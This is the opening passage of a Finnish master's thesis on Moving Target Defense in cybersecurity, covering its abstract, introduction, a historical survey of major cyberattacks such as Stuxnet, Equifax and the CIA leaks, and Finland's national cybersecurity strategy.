Hyväksymispäivä arvosana

arvostelija

Liikkuvaan maaliin perustuva kyberpuolustus

Jani Koivukoski

Helsinki 27.11.2017

Pro gradu -tutkielma

HELSINGIN YLIOPISTO
Tietojenkäsittelytieteen laitos

HELSINGIN YLIOPISTO — HELSINGFORS UNIVERSITET — UNIVERSITY OF HELSINKI

Tiedekunta — Fakultet — Faculty	Laitos — Institution — Department
Matemaattis-luonnontieteellinen	Tietojenkäsittelytieteen laitos

Tekijä — Författare — Author
Jani Koivukoski

Työn nimi — Arbetets titel — Title

Liikkuvaan maaliin perustuva kyberpuolustus

Oppiaine — Läroämne — Subject
Tietojenkäsittelytiede

Työn laji — Arbetets art — Level	Aika — Datum — Month and year	Sivumäärä — Sidoantal — Number of pages
Pro gradu -tutkielma	27.11.2017	72 sivua

Tiivistelmä — Referat — Abstract

Kyberhyökkääjien kyvykkyys ja hyökkäystavat kehittyvät jatkuvasti. Järjestelmät on usein rakennettu käyttäen yleisesti saatavilla olevia ohjelmistoja. Näistä voi löytyä haavoittuvuuksia, jotka siten ovat myös kaikissa ohjelmistoa käyttävissä järjestelmissä. Tarvitaan uusia menetelmiä järjestelmien turvaamiseksi.

Tutkielma selvittää mikä *liikkuvan maalin* (engl. Moving Target Defense) periaate on. Periaatteessa tietojärjestelmien suojaamisessa otetaan käyttöön erilaisia tekniikoita, jotka muuttavat järjestelmää ja sen suoritusympäristöä siten, että hyökkääjä ei voi tietää miten järjestelmä on koostettu. Tarkoituksena on aiheuttaa hyökkääjälle epävarmuutta ja lisätä hyökkäykseen kuluvien resurssien määrää. Tekniikka on ajankohtainen ja siitä on tehty useita tutkimuksia.

Tietoyhteiskunnassa vuorovaikutus tapahtuu tieto- ja viestintäteknologiaa käyttämällä. Yhteiskunnan toiminta on riippuvainen tietojärjestelmistä. Tietojärjestelmät ohjaavat yhteiskunnan tärkeimpiä toimintoja.

Esitämme millaisia ongelmia tietojärjestelmien tietoturvan hallinnassa ja kyberpuolustuksessa on tunnistettu. Kuvaamme millaisia hyökkäyksiä on tapahtunut ja mikä on hyökkääjien motivaatio.

Kuvaamme liikkuvan maalin periaatteen ja esittelemme sille ehdotetun teoreettisen viitekehyksen. Tutkielmassa tekniikat on luokiteltu viiteen eri ryhmään: tiedon ja syötteiden dynaamisuus, ohjelmistokoodin dynaamisuus, ajoympäristön dynaamisuus, alustojen dynaamisuus ja tietoverkkojen muuttaminen. Käymme läpi näihin luokkiin kuuluvia tekniikoita ja tutkimme kuinka hyödyllisiä ne ovat.

Käytännön osuudessa tutkimme miten muistiavaruuden satunnaistaminen (ASLR) estää hyväksikäyttöohjelman toiminnan. Muistiavaruuden satunnaistaminen kuuluu luokkaan, jossa muutetaan ajonaikaista ympäristöä. Tekniikka ei vaadi muutoksia suojattavaan ohjelmaan, vaan toimii käyttöjärjestelmän tasolla. ASLR-tekniikka muuttaa ohjelman käyttämän muistin rakennetta.

ACM Computing Classification System (CCS):
Security and privacy → Software and application security
Information systems → Web applications
Applied computing → Cyberwarfare

Avainsanat — Nyckelord — Keywords
tietoturva, tietomurto, kyberturvallisuus, kyberhyökkäys

Säilytyspaikka — Förvaringsställe — Where deposited

Muita tietoja — övriga uppgifter — Additional information

Sisältö

1 Johdanto

Digitalisoituneessa yhteiskunnassa hyödynnetään tieto- ja viestintäteknologiaa laajamittaisesti. Teknologialla on merkittävä rooli ihmisten arjessa ja työssä. Palveluja sekä tietoa saatetaan kaikkien käytettäväksi Internet-tietoverkon ja verkkosivujen avulla. Tietojärjestelmät ovat yhteydessä toisiinsa erilaisia rajapintoja ja protokollia käyttäen. Tällaista yhteiskuntaa kutsutaan myös *tietoyhteiskunnaksi* [Sor03]. Ihmiset voivat asioida palveluissa ajasta ja paikasta riippumatta.

Palvelun käyttäjälle riittää yleensä Internetiin yhdistetty päätelaite, jossa on verkkosivujen toteutustapaa tukeva asiakasohjelma. Matkapuhelimet[1] ovat yleistyneet päätelaitteena monipuolisten verkkoyhteyksien ja ohjelmistojen takia. Muiden kuin sähköisten asiointikanavien käyttö palveluntarjoajien kanssa voi hankaloitua palveluiden sähköistämisestä johtuen [Lii03]. Esimerkiksi Suomen lain mukaan vuodesta 2017 alkaen kaikki lääkemääräykset pitää laatia sähköisesti ja tallentaa Kansaneläkelaitoksen (Kelan) ylläpitämään reseptikeskukseen (Kanta)[Val07].

Koska yhteiskunnan keskeiset toiminnot riippuvat sähköisistä palveluista, on niiden saavutettavuus, toimintakyky ja tietoturva taattava, myös erilaisissa poikkeustilanteissa. Toimintakyvyn voi vaarantaa onnettomuudet, tahattomat ja tahallisesti aiheutetut häiriöt. Tietoturvaa uhkaavat useat toimijat kuten rikolliset, vakoilu- ja tiedustelutoiminta sekä poliittisesti motivoituneet hakkerit. Tutkielman kirjoitushetkellä tilanne on se, että hyökkääjien kyvykkyys kasvaa nopeammin kuin puolustuskyky [LLk17]. Tarvitaan uusia menetelmiä tietojärjestelmien turvaamiseksi ja hyökkäyksiä vastaan puolustautumiseksi.

Tietoyhteiskunnan myötä myös työn tekeminen on muuttunut verkkopohjaiseksi. Yritysten järjestelmät ovat entistä avoimempia ja niiden käytössä on palvelumallilla tarjottavia verkkopohjaisia sovelluksia ja järjestelmiä. Työntekijät haluavat tehdä töitä paikasta riippumatta ja vastaavasti yritykset haluavat saada hyödyn palveluina tarjottavista sovelluksista. Verkkopohjaisten palveluiden ja sovellusten tarjoaminen verkon yli on johtanut siihen, että yhä useampaan järjestelmään talletetaan henkilökohtaista ja salassapidettävää tietoa [LLk17]. Tämän kaltaista tietoa on esimerkiksi potilas-, asiakas-, ja luottokorttitieto. Palveluiden tuotannossa käytettävien arkkitehtuurien takia järjestelmät voivat olla yhteydessä toisiin järjestelmiin.

Koska palvelut koostuvat monista osa- ja alajärjestelmistä, niiden integraatioyhdistelmät luovat monimutkaisen yhteenliitettyjen järjestelmien verkoston. Käyttäjä ei voi olla varma mihin kaikkeen hänen antamaansa tai hänestä kerättyä tietoa käytetään ja missä sitä säilytetään. Tietomurrosta paljastunut aineisto voi aiheuttaa palvelua ylläpitäneelle yritykselle taloudellista tappiota, suoraan esimerkiksi liikesalaisuuksien paljastumisen tai epäsuorasti maineen menetyksen takia. Yksityishenkilöitä uhkaa tietomurtojen jälkeen esimerkiksi luottokorttitietojen väärinkäyttö, identiteettivarkaus tai salasanojen paljastuminen.

[1] Kehittyneillä ominaisuuksilla varustettuja matkapuhelimia kutsutaan älypuhelimiksi. Vuoden 2017 ensimmäisellä kvartaalilla maailmanlaajuisesti myydyistä älypuhelimista 86% oli Android-alustalla [Gar17].

Tietoyhteiskunnan sähköisten järjestelmien tärkeyden ja niihin talletetun tiedon takia ne ovat oivia kohteita tietomurroille ja häirinnälle. Rikollisten motivaationa voi toimia rahanarvoiseen tietoon käsiksi pääseminen. Vastaavasti kohteena olevalle yritykselle voi koitua merkittäviä taloudellisia tappioita. Erilaisissa poliittisissa konflikteissa päämääränä voi olla mielipidevaikuttaminen tai epävarmuuden lisääminen, pahimmassa tapauksissa tietojärjestelmien lamauttaminen.

Palveluihin kohdistuviin hyökkäyksiin varautumisen pitäisi olla keskeinen osa siitä vastaavan organisaation riskienhallintaa. Tahallisesti aiheutetut häiriöt saattavat tehdä tärkeän palvelun toimintakyvyttömäksi. Yhteiskunnalle kriittisten järjestelmien toimintahäiriöt voivat aiheuttaa vaaraa yleiselle järjestykselle ja turvallisuudelle. Järjestelmiä kohtaan tehtyjen hyökkäyksien määrä kasvoi 38% vuosina 2015 – 2016. Samanlaisia lukuja on raportoitu myös edeltäviltä vuosilta. Hyökkäysten määrän ja vakavuuden voidaan olettaa jatkossakin kasvavan [PwC16, LLk17].

Tietoyhteiskunnan ja teknisten ratkaisujen kehittyminen kasvattaa verkkoon liitettyjen järjestelmien lukumäärä. Teknologian edistys on tuonut älykkäitä ja automatisoituja ratkaisuja kaikille yhteiskunnan osa-alueille. Älykkäät ratkaisut voivat olla vuorovaikutuksessa muihin järjestelmiin. Tämän tyyppisiä älylaitteita kutsutaan myös nimellä *esineiden Internet* (myöhemmin IoT, sanoista Internet of Things). Tyypillisintä IoT-laitteelle on, että se sisältää ohjelmiston ja verkkoyhteyden. Tämä mahdollistaa älykkäät toiminnot ja laitteen etäkäytön. Laitteessa voi olla myös erilaisia antureita, joilla se saa tietoa ympäristöstään. Esimerkiksi monet näyttötaulut voivat toimia Linux-käyttöjärjestelmää hyödyntävällä ohjelmistolla. Vähemmän ilmeisiä esimerkkejä ovat eräät lentokoneen moottorit, hissit ja hitsauslaitteet, jotka lähettävät jatkuvasti mittaustietoa. Vastaavasti laitteiden toimintaa voidaan muokata verkkoyhteyden ja etäkäytön avulla.

BI Intelligence arvioi vuonna 2017 verkossa olevan yhteensä 20 miljardia IoT-laitetta. Vuoden 2019 lopussa vastaava luku on arvion mukaan lähes 35 miljardia laitetta [BI 15]. Suomalainen lukkovalmistaja Abloy julkaisi syyskuussa 2017 pilvipalveluun ja Abloy OS -käyttöjärjestelmään perustuvan digitaalisen lukitus- ja kulunvalvontajärjestelmän [ASS17]. IoT-laitteisiin kohdistuvat tietoturvaloukkaukset tulevat vahvistumaan ja niiden turvaaminen tulee tärkeämmäksi osaksi tietoturvan hallintaa [LLk17].

Syyskuussa 2017 tapahtui kaksi laajaa huomiota saanutta tietomurtotapausta. Yhdysvalloissa paljastui vakava tietomurto. Henkilöiden luottotietoja ylläpitävä ja myyvä Equifax-yritys ilmoitti huomanneensa tietojärjestelmiinsä kohdistuneen tietomurron. Yrityksen järjestelmistä ja tietokannoista kopioitiin 143 miljoonan Yhdysvaltain kansalaisen henkilötiedot. Tiedot sisälsivät henkilöiden sosiaaliturvatunnuksen sekä muuta salassa pidettävää tietoa kuten luottokorttinumeroja. [Equ17]

Suomessa havaitiin Kanta-palveluun kohdistunut palvelunestohyökkäys. Hyökkäys häiritsi palvelun käyttöä siinä määrin, etteivät käyttäjät päässeet kirjautumaan järjestelmään. Vakavilta seurauksilta ilmeisesti vältyttiin, mutta häiriötiedotteiden perusteella tämä ei ollut ensimmäinen kerta kun reseptikeskuksen toimintaa on pystytty häiritsemään. [Kan17]

IoT-laitteilla tehtiin vuoden 2016 lopulla palvelunestohyökkäys, joka vaikutti suosittujen kuluttajapalveluiden toimintaan merkittävästi. Hyökkäys tehtiin kaappaamalla verkkoon liitettyjä turvakameroita ja valjastamalla ne osaksi hyökkäystä [Kre16]. Laitteiden Linux-pohjaisessa ohjelmistossa oli haavoittuvuus, joka mahdollisti niiden uudelleen ohjelmoinnin mielivaltaisella tavalla. Ohjelmistoa käytettiin myös muissa laitteissa, jotka sisälsivät saman haavoittuvuuden. Tutkijat löysivät verkosta puoli miljoonaa haavoittuvaa laitetta [Zac16].

Tietoturvan hallintaan kuuluu palvelinten koventaminen, eli ylimääräisen toiminnallisuuden poistaminen ja oletusasetuksien muuttaminen turvallisiksi. Löytyneiden haavoittuvuuksien aktiivinen seuraaminen ja ohjelmistojen päivittäminen kuuluvat tietoturvan hallinnan perusteisiin. Huonosti hoidettu tietoturvan hallinta lisää haavoittuvuuksien hyväksikäytön ja tietomurron mahdollisuutta. Aina päivityksiä ei ole kuitenkaan saatavilla, esimerkiksi kun käytetään vanhaa ohjelmistoa jonka tuki on loppunut. Toisaalta hyökkääjä voi käyttää ns. nollapäivähaavoittuvuutta (zero-day). Nollapäivähaavoittuvuus tarkoittaa julkisesti ennalta tuntemattoman haavoittuvuuden hyväksikäyttöä. Tämän tyyppiseen haavoittuvuuteen on vaikea varautua, koska korjaus pystytään tekemään vasta kun ohjelmiston tai palvelun ylläpitäjä on saanut tiedon haavoittuvuudesta.

Tässä pro-gradu -tutkielmassa teen kirjallisuuskatsauksen tietoturvatason parantamiseen ja hyökkäyksiä vastaan suojautumiseen tarkoitettuun menetelmäjoukkoon, jota kutsutaan termillä *liikkuvaan maaliin perustuva puolustus* (engl. Moving Target Defense, jatkossa MTD). Joukkoon kuuluvien menetelmien toimintaperiaate on hyökkääjän tiedonsaannin rajoittaminen ja hyökkäystoimien estämiseen aktiivisesti muuttuvan (dynaamisen) ajoympäristön avulla. Ajoympäristöksi kutsun kaikkia palvelun tuottamiseen tarvittavia teknisiä järjestelmiä, kuten tietoliikenneyhteydet, palvelimet, käyttöjärjestelmät, ohjelmistot ja niin edelleen.

Nimensä mukaisesti menetelmät antavat suojaa muuttamalla tai siirtämällä ajoympäristöä jollakin hyökkääjälle tuntemattomalla tavalla [TDZA15]. Tämä hyödyttää puolustautumista kahdella tavalla. Ensinnäkin, menetelmiä käyttävä järjestelmä pyrkii rikkomaan ajoympäristöissä olevaa samankaltaisuutta (homogeenisuutta). Verkkopalveluiden tuottamisessa käytetään paljon samoja, hyväksi todettuja ohjelmistoja johtuen tietojärjestelmien kehityksen luonteesta. Käyttöjärjestelmissäkään ei ole paljon valinnan varaa. Tästä seuraa, että ohjelmistosta löytyvä tietoturvaongelma on luultavasti myös muissa järjestelmissä. Dynaamisuuteen perustuvat menetelmät muokkaavat ajoympäristöä niin, että sitä ei voi suoraan rinnastaa mihinkään toiseen järjestelmään. Tämä estää hyökkääjää käyttämästä samaa haavoittuvuutta useaan kohteeseen. Toiseksi, menetelmät pyrkivät aiheuttamaan epätietoisuutta ja vaikeuttamaan hyökkääjän tiedonsaantia. Muuttuvasta järjestelmästä saatu tieto vanhentuu hyökkääjän keskittyessä yhteen kohteeseen. Hyökkääjä joutuu tekemään lisää selvityksiä ja vaihtamaan mahdollisesti taktiikkaa muutoksien johdosta. Tavoitteena on hankaloittaa tätä nimenomaista kohdetta vastaan tehtäviä hyökkäyksiä.

Tutkielman rakenne on seuraava. Johdannossa käytiin tietoturvan merkitystä tietoyhteiskunnalle. Luvussa 2 tarkastellaan tarkemmin kyberhyökkäyksien ja kybertur-

vallisuuden asetelmaa.

Luvussa 3 käymme läpi tietoturvan määritelmää organisaatioiden ja verkkopalveluiden näkökulmasta.

Luvussa 4 esittelen tutkielman teon perusteena olevat tutkimuskysymykset.

Luvuissa 5 ja 6 käydään läpi miten verkkopalveluja tällä hetkellä tuotetaan ja millainen tyypillinen ajoympäristö on.

Luvussa 7 kuvataan tarkemmalla tasolla miten hyökkäys tapahtuu ja mikä on ohjelmistossa oleva haavoittuvuus.

Luvuissa 8 ja 9 määrittelemme mikä *Moving Target Defense*-menetelmä on ja käymme läpi siihen kuuluvia tekniikoita. Luvussa 10 arvioimme kuinka tehokkaita tekniikat ovat erilaisia hyökkäyksiä vastaan.

Lopuksi luvussa 11 kokeilemme Linux-ympäristössä MTD-menetelmää, joka estää haavoittuvuuden sisältävän ohjelmiston hyväksikäytön.

2 Kyberhyökkäykset

Tietoturvallisuutta suunniteltaessa puhutaan hyökkääjästä, jonka tavoitteita pyritään estämään puolustuksella [How97]. Tässä kontekstissa tietoturvaloukkauksesta tai sen yrittämisestä käytetään termiä *kyberhyökkäys*.

Tietoyhteiskunnasta johtuen konflikteissa on mukana sähköisen vaikuttamisen keinoja. Äärimmäisissä konfliktitilanteissa hyökkäykset voivat kohdistua tietojärjestelmien avulla toimivaan infrastruktuuriin. Hyökkäys voi aiheuttaa merkittävää haittaa yhteiskunnan toiminnalle sen kohdistuessa kriittisiin kohteisiin. Armeija ja tiedustelupalvelut ovat tämän vuoksi kiinnostuneita järjestelmien teknisistä haavoittuvuuksista. Eri lähteistä on paljastunut tietoa tiedustelupalveluiden tekemästä verkkovakoilusta [Wik17a]. Vakoilutapauksissa kyberhyökkäys tehdään mahdollisimman huomaamattomasti ja pitkäkestoisesti. Kohde pyritään pitämään hallussa mahdollisimman pitkään ja keräämään mahdollisimman paljon tietoa. Hyökkäyksen havaitsemiseen voi mennä vuosia. Suomen ulkoministeriö oli tietomurron ja verkkovakoilun kohteena useita vuosia [Yle14].

Suurmaiden kuten Yhdysvaltojen, Venäjän ja Kiinan valtiollisilla tiedustelutoiminnasta vastaavista instituutioilla on oletettavasti maansa parhaat asiantuntijat kehittämässä kyberhyökkäysmenetelmiä. Näillä toimijoilla on intressi kehittää tietoturvahaavoittuvuuksista omia hyökkäys- ja vakoiluohjelmia. Vastaavasti he haluavat pitää haavoittuvuudet omana tietonaan mahdollisimman pitkään, myöhempää hyödyntämistä varten. [Wik17b, Wik17a].

Tiedustelupalveluiden tekemästä joukkovalvonnasta ja kyberhyökkäyksien kyvykkyyksistä on saatu julkisesti tietoa tietovuotojen avulla. NSA:lle työskennellyt Edward Snowden julkaisi kesäkuussa 2013 lehdistön avulla salaiseksi luokiteltua aineistoa. Dokumenteista paljastui arkaluonteista tietoa vakoiluoperaatiosta ja tietoa NSA:n

käyttämistä joukkovalvonta menetelmistä. Vuoden 2017 maaliskussa *Wikileaks*-sivusto ja *The Shadow Brokers*-hakkeriryhmä vuosi tuhansia CIA:n salaisia dokumentteja.

Dokumenteista paljastui tietoa CIA:n kyberhyökkäysohjelmasta. Organisaation kyberhyökkäysohjelma kattaa useita hyökkäystapoja, kuten valmiiksi tehtyjä hyökkäysohjelmia, viruksia, troijalaisia ja haittaohjelmia. CIA:n tiedossa oli myös nollapäivähaavoittuvuuksia, joista oli tehty hyväksikäyttöohjelmia [Wik17a]. Ohjelmistotoimittajat eivät olleet tietoisia näistä haavoittuvuuksista, eikä niihin ollut korjauksia kuin vasta tietovuodon paljastumisen jälkeen [Bra17].

Tieto CIA:n kehittämistä ja salassa pitämistä hyväksikäyttöohjelmista ja toiminnan laajuudesta herätti keskustelua kybersodankäynnistä ja kyberaseistaitumisesta. Hyväksikäyttöohjelmia pidettiin niin vakavina, että niitä kutsuttiin ladatuiksi kyberaseiksi. Vuodosta vastaava Wikileaks-sivusto kirjoitti esipuheeseen varoituksen CIA:n ja vastaavien instituutioiden kybersodankäynnin alati kasvavista kyvykkyyksistä sekä pyynnön julkisen keskustelun aloittamisen kyberaseiksi luokiteltujen ohjelmien tarvitsemasta valvonnasta ja hallinnasta. [Wik17a]

Vuoto paljastaa, että CIA:lla ei ole ollut kyberaseiksi luokitelluille hyökkäysohjelmille riittävää valvontaa. Kyberaseita on jaettu Yhdysvaltojen muille laitoksille sekä alihankkijoille. Ohjelmat ja dokumentit ovat digitaalisessa muodossa mikä mahdollistaa niiden leviämisen sekunneissa tietoverkon yli. Riskinä on niiden vuotaminen vihollisvaltiolle ja kyberrikollisille. Wikileaks jätti julkaisematta osan CIA:n kyberaseisiin liittyvistä salaisista dokumenteista ja ohjelmista, vedoten edellä mainittuun riskiin [Wik17a]. Windows-käyttöjärjestelmää ylläpitävä Microsoft kritisoi tiedustelupalveluja haavoittuvuuksien keräämisestä ja salassapitämisestä [Bra17]. Microsoftin mukaan valtioiden pitää ajatella kybersotaa ja -aseita samalla vakavuudella kuin perinteisiä sotatoimia. Haavoittuvuudet voivat aiheuttaa vakavaa haittaa tietoyhteiskunnan järjestelmille. Yhteisiä toimintamalleja ja sääntöjä varten luotaisiin digitaalinen Geneven sopimus [Bra17]. Sopimus velvoittaisi valtiot raportoimaan haavoittuvuudet ohjelmistotoimittajille.

Kyberhyökkäyksien kyllä arveltiin olevan osa tiedustelupalvelujen toimintaa, mutta Wikileaksin vuoto paljasti CIA:n kyvykkyyksien olevan paljon suuremmat kuin on kuviteltu. Aineistosta löytyi nollapäiväähaavoittuvuuksia, vaikka kaikkia salaisia dokumentteja ei julkaistu. Yksi nollapäivähaavoittuvuus koski Windows-käyttöjärjestelmää. Julki tulleet haavoittuvuudet korjattiin julkaisemalla käyttöjärjestelmään päivitys. Laajasti levinneet ja todellista haittaa aiheuttaneet WannaCry- ja Petya-kiristysohjelmat hyödynsivät haavoittuvuutta vielä kuukausia päivityksen julkaisemisesta. [Wik17b]

Aikaisemmin mainitun luottotietoyhtiö Equifaxin tietomurron vaikutusten selvittely on marraskuussa 2017 vielä käynnissä. Tietomurrosta on aiheutunut jo maineen menetys, kun tietomurtoa käsitellään julkisuudessa. Tietomurto olisi ollut estettävissä noudattamalla normaaleja toimintamalleja ja hallitsemalla ohjelmistojen päivitystä tietoturvakorjausten osalta. Yritystä vastaan on nostettu joukkokanne puutteellisen tietoturvahallinnan paljastuttua. Joukkokanne hakee merkittävää rahallista korvausta. On jopa mahdollista, että yritys päätyy tämän johdosta konkurssiin. [Blo17, Reu17]

Valtiota kohtaan tehdystä kyberhyökkäyksestä esimerkkinä on Stuxnet-haittaohjelma. Haittaohjelma havaittiin ensimmäisen kerran kesäkuussa 2010. Selvisi, että se oli piilotellut huomaamattomana kahden vuoden ajan. [Wir12]. Haittaohjelma oli kehitetty hyökkäämään SCADA-ohjausjärjestelmään, jota käytetään yleisesti teollisuus- ja energialaitoksissa, kuten ydinvoimaloissa. Haittaohjelma oli tehty niin monimutkaisesti ja ammattimaisesti, että se vaati todellista erityisosaamista. Tästä johtuen sitä kutsuttiin mediassa kybertäsmäohjukseksi [CP16]. Hyökkäyksen onnistumisen edellytys oli paikkaamattomien nollapäivähaavoittuvuuksien hyväksikäyttö Windows-käyttöjärjestelmässä [ZDN10]. Haavoittuvuuksien avulla haittaohjelma sai pääkäyttäjän oikeudet järjestelmään. Pääkäyttäjän oikeuksilla haittaohjelma suoritti komentoja suomalaisen Vacon-yrityksen valmistamalle taajuusmuuttajalle. Komennot saivat SCADA-ohjausjärjestelmään liitetyt lingot (sentrifugit) pyörimään niille liian korkealla kierrosnopeudella. Haittaohjelman perimmäinen tarkoitus oli aiheuttaa fyysistä tuhoa ja tehdä lingoista käyttökelvottomia [Sym11]. Stuxnet saastutti koneita pääasiassa Iranissa. Stuxnetin epäillään kohdistuneen Iranin ydinvoimaloihin ja pyrkineen erityisesti häiritsemään maan ydinohjelmaa [ZDN10]. Ydinohjelma oli saanut kritiikkiä siitä, että iranilaiset rikastivat uraaninsa itse vaikka sitä olisi saanut hankittua helposti muualta. Kansainvälinen atomienergiajärjestö (IAEA) epäili Iranin käyttävän uraania ydinaseiden kehittämiseen [Dir11], ja tämä saattoi olla motivaationa hyökkäykselle.

Mediassa on esitetty asiantuntijoiden epäilyjä siitä, että Stuxnet olisi valtiollisen toimijan tuottama [The10, Wir12]. Stuxnet aloitti uuden aikakauden siinä miten vaarallisia ja todellisia uhkia kyberhyökkäykset voivat olla [Sec16]. Huomattiin, että tietomurroissa on siirrytty ammattimaiseen toimintaan, jonka taustalla ovat hyvin varustautuneet ja motivoituneet toimijat. Uusia uhkia ovat kyberaktivismi, kybervakoilu, ammattimainen kyberrikollisuus ja kyberterrorismi. Lisäksi kriisitilanteissa uhkana ovat sotilaallisen vaikuttamisen keinot, taktinen ja strateginen kybersota [Kan15]. Näiden uhkien torjumiseen tarvitaan kyberpuolustamisen kyvykkyyksien kehittämistä.

2.1 Kyberturvallisuus

Tässä kappaleessa käydään läpi sitä, mikä on kyberhyökkäyksien ja kyberpuolustuksen merkitys tietoyhteiskunnalle. Tarkastelemme millaisia toimenpiteitä Suomessa on tehty tietoturvauhkiin varautumisessa. Yhteiskunnalle ja yrityksille tärkeiden järjestelmien tietoturvasta puhuttaessa käytetään termiä *kyberturvallisuus*. Kyber -etuliite korostaa, että termi liittyy tieto- ja -viestintäteknologiaa käyttävien järjestelmien ja infrastruktuurin turvallisuuden varmistamiseen.

> "Huonosti toteutettu kyberturvallisuus vie kaikki ne edut, jotka digitalisaatiolla voidaan saavuttaa." [LLk17]

F-Secure -yrityksen kyberturvallisuusneuvonantaja Erka Koivunen on todennut: "On ollut tilanteita, joissa orava saastuttaa kunnan puhtaan veden jakelun. Voi kuvitel-

la, että kyberulottuvuutta on ajateltu vieläkin vähemmän." Hän viitaannee vuonna 2006 tapahtuneeseen Vihdin veden saastumiseen, jonka syyksi paljastui kaksi “terroristioravaa", jotka olivat hukkuneet vesitorniin. Saastunut vesi sairastutti satoja ihmisiä ja vesijohtoverkosto jouduttiin klooraamaan.

Toisaalta viranomaiset ja puolustusvoimat ovat jo pitkään varautuneet kyberuhkiin. Ilkka Kananen on kirjassaan *Suomen huoltovarmuus - Riittääkö energia ja ruoka, toimiiko tiedonkulku?* selvittänyt Suomen varautumisesta kyberuhkiin. Hänen tietojensa mukaan Pääesikunta julkaisi 1980-luvulla useita tietoturvan ylläpitämiseen liittyviä ohjeita. Teknologian tutkimuskeskus VTT on tehnyt sabotaasiin liittyviä ja yhteiskunnan teknisten järjestelmien toimivuuden varmistavia tutkimuksia.

Ensimmäiset konfliktista johtuneet kyberhyökkäykset tapahtuivat 90-luvun lopussa käydyn Kosovon sodan aikana [Mil14]. NATOn toimia sodassa vastustaneet tahot suorittivat onnistuneita hyökkäyksiä NATO-liittolaisia kohti. Yhdysvalloilla oli ilmeisesti jo tällöin kyvykkyys kehittyneisiin hyökkäyksiin, mutta pelko niiden laittomuudesta ja kyvykkyyksien paljastumisesta muille estivät vaikuttavimpien hyökkäysten käytön [The99]. Yhdysvaltojen erikoisjoukot iskivät kuitenkin silloisen Jugoslavian valtion tietoliikenneinfrastruktuuriin ja yleisradiojärjestelmiin [Kan15]. Paljastunut molemminpuoleinen kybersodankäynti antoi Suomen puolustusneuvostolle[2] kipinän tehdä tutkimuksia sähköisen vaikuttamisen vaikutuksista. Huippusalaiset tutkimukset osoittivat kuinka vakavia seurauksia Suomen kaltaiselle yhteiskunnalle koituisi samankaltaisista kyberhyökkäyksistä [Kan15].

Suomen puolustusministeriö sai valmisteluvastuun ulko- ja turvallisuuspoliittiselta ministerivaliokunnalta laatiakseen kansallisen kyberturvallisuusstrategian. Tätä varten koottiin asiantuntijaryhmä eri ministeröistä sekä elinkeinoelämän edustajista. Työryhmän selvityksien perusteella Suomen hallitus teki tammikuussa 2013 periaatepäätöksen Suomen kyberturvallisuusstrategiasta [Kan15]. Strategiassa kyberturvallisuus on määritelty tavoitetilaksi, jossa elektroniseen toimintaympäristöön voidaan luottaa ja jossa sen toiminta voidaan turvata [Kk13]. Strategiassa asetettiin kolmikohtainen visio, jossa:

- Suomi kykenee suojaamaan elintärkeät toimintonsa kaikissa tilanteissa kyberuhkaa vastaan.
- Kansalaisilla, viranomaisilla ja yrityksillä on mahdollisuus tehokkaasti hyödyntää turvallista kybertoimintaympäristöä ja sen suojaamiseen syntyvää osaamista sekä kansallisesti että kansainvälisesti.
- Vuonna 2016 Suomi on maailmanlaajuinen edelläkävijä kyberuhkiin varautumisessa ja niiden aiheuttamien häiriötilanteiden hallinnassa.

Strategia sisälsi kymmenen kyberturvallisuuden strategista periaatetta. Nämä periaatteet auttaisivat toteuttamaan vision. Periaatteissa esitetään tilannetietoisuuden

[2]Nykyään hallituksen ulko- ja turvallisuuspoliittinen ministerivaliokunta.

parantamista tarjoamalla koottua ja analysoitua tietoa haavoittuvuuksista, häiriöistä ja niiden vaikutuksista [Kk13]. Periaatteiden toteutumisen varmistamiseksi Viestintävirastoon perustettiin erityinen Kyberturvallisuuskeskus, joka aloitti toimintansa vuoden 2014 alussa. Kyberturvallisuuskeskus on kansallinen tietoturvaviranomainen, jonka toimintoihin kuuluvat tietoturvaloukkausten ennaltaehkäisy, havainnointi ja ratkaisu sekä tietoturvauhkista tiedottaminen. Tavoitteena on yhteiskunnan elintärkeiden toimintojen turvaaminen. Tämän vuoksi keskus ylläpitää huoltovarmuuskriittisille yrityksille ja toimijoille tietoturvaloukkausten havainnointi- ja varoitusjärjestelmää (HAVARO). Lisäksi kyberturvallisuuskeskus tuottaa yhteiskunnallisen tietoturvallisuuden kokonaistilannekuvan organisaatioiden päätöksenteon tueksi. Keskus tukee myös yksityisiä henkilöitä ja yrityksiä tietoturvaloukkauksien ratkaisemisessa. Keskus julkaisee verkkosivullaan tietoturvan hallintaan liittyviä ohjeita sekä ylläpitää tiedotuslistaa uusista haavoittuvuuksista ja tietoturvauhkista. [Kyb17]

Kyberturvallisuusstrategian kaksi periaatetta ottavat kantaa puolustuskyvyn kehittämiseen. Periaatteiden mukaan yrityksien ja organisaatioiden, jotka ovat vastuussa yhteiskunnan elintärkeistä toiminnoista, tulee pystyä havaitsemaan ja torjumaan niitä vaarantavat kyberuhat. Samaa odotetaan puolustusvoimilta, jonka odotetaan luovan järjestelmiensä suojaamiseen tarkoitettu kyberpuolustuskyky. Strategia määrittelee: “Sotilaallinen kyberpuolustuskyky muodostuu tiedustelun, vaikuttamisen ja suojautumisen suorituskyvyistä." Kyberpuolustuskykyä ylläpidetään kehittämällä tiedustelu- ja vaikuttamiskykyä. [Kk13]

Sisäministeriö julkaisi 21.1.2016 kansallisen riskiarvion. Riskiarvion mukaan:

> “Suomen valtioon tai yhteiskuntaan kohdistuva, valtiollisen toimijan tai siihen verrattavan ryhmän, esim. terroristijärjestön tahallisesti aiheuttama kyberhyökkäys on usein osa laajempaa kriisiä tai konfliktia Euroopassa. Todennäköisesti kyse on tällöin valtiollisen tai muun toimijan laajemmasta operaatiosta, jonka taustalla on kuukausia jopa vuosia kestänyt suunnittelu ja kehityskulku."[Vk15]

Yhtenä skenaariona kuvataan kyberisku, jolla pyritään lamauttamaan Suomen kriittinen infrastruktuuri. Valtioneuvoston 2013 päätöksessä huoltovarmuuden tavoitteista [Val13] on määritelty Suomelle kriittiseksi infrastruktuuriksi seuraavat: energian tuotanto ja siirtojärjestelmät, vesihuolto, tieto- ja viestintäjärjestelmät, liikenne ja logistiikka. Lisäksi on mainittu kriittisen tuotannon ja palveluiden turvaaminen seuraavilla aloilta: elintarvikehuolto, tervedenhuolto ja peruspalvelut, teollisuus, ja sotilaallista maanpuolustusta tukevat tuotannot ja palvelut.

